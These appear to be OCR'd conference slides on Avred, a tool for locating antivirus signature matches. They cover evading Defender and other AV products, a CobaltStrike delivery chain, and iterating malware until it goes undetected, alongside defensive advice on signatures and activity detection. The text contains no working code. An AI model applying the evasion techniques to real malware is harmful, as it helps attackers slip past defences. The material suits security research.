#Strings	500
#~	580
methods	167
.rsrc	85
Blob	80
#US	20
guid	8


Many different interpretations of “obfuscation”

- Against reversing?
- Against analysis?
- Against cracking?

Signature-breaker is different

- Not against humans, but static signatures
- Just need to change the right bytes (same size)
- Augmentation to gain detailed information
- But: Can be done generally (without matches)
- Open research area, but not in my scope

Conclusion


file.exe
Reducer
Matches
Verifier
Augmentation
Outflank

Reducer:

- Avred focuses on identifying matches
  - Analysis of signatures
- Lots of corner cases
  - Tuning divide-and-conquer algorithmn
  - Skipping headers (PE, DotNet)
  - Multiple scan iterations
  - Verification
  - Match- and signature conclusion
- Identifying matches works well
  - Most of the time
  - Focus on dominant matches
  - Actual signature may be more complicated

Signature Quality:

- AV Signatures can be strong or weak
  - Quality varies
  - Source of signatures?
- Important RedTeaming tools seem to have good signatures
  - Mimikatz, CobaltStrike

- Identifying matches can make obfuscation easy
  - Obfuscators still needed at the end

- Reliably detecting matches/signatures is still not a completely explored field

Conclusion: AV

AV Conclusion:

- Defender stronk
  - With Chrome / Edge
  - AMSI-only scan does not include “CDP”
- Firefox, AVG, Avast easier to bypass

Conclusion: Outflank

Outflanking:

- Outflanking not primary objective
  - Most signatures seem to be using Data (not Code)
  - Generic obfuscater dont need matches
  - Avred can give some pointers on where to focus development

Better signatures

- Identify hard to change things to sig’
- Invest more time for long-lasting tools (e.g. mimikatz)
- Use “OR” more so than “AND” to make signatures more robust

However, it is important to stress that low-cost detections are typically low cost to evade. YARA signatures generally can be thought of as having vast breadth but with limited depth (i.e. they are relatively quick and low cost to churn out/automate but have limited robustness for long term detection efficacy).

https://www.cobaltstrike.com/blog/cobalt-strike-and-yara-can-i-have-your-signature/

Further research:

- Compare between AV’s
  - Assumption: It looks about the same
- Compare identified matches with original (yara) rules (OSS Avira?)
- Integrate avred into a malware CI/CD pipeline
- Plugins:
  - Go augmentation
  - COFF support
  - etc.

Runtime executor:

- Send malware as part of a CI/CD pipeline to execute remotely
  - ISO -> LNK -> Powershell.exe -> .bat -> rundll32 -> CobaltStrike
- Dynamic analysis from AV, EDR
- Feedback based on captured event logs ?
- Modify malware until not detected anymore

Detect activity, not tools

- For most attackers: command line usecases, lolbins
- Honeypot AD objects, users, files and services
- AD auditing to detect information gathering, ticket misuse and lateral movement (DefenderForIdentity)
- Identify Psexec communication with NIDS
- 2FA
- Heuristics (IAT), EDR, sandbox execution, machine learning…


80'S AV
VIRTUAL COMPUTER DECRYPTING
POLYMORPHIC CODE
2020 AV
WHY U CHANGE STRING
imgflip.com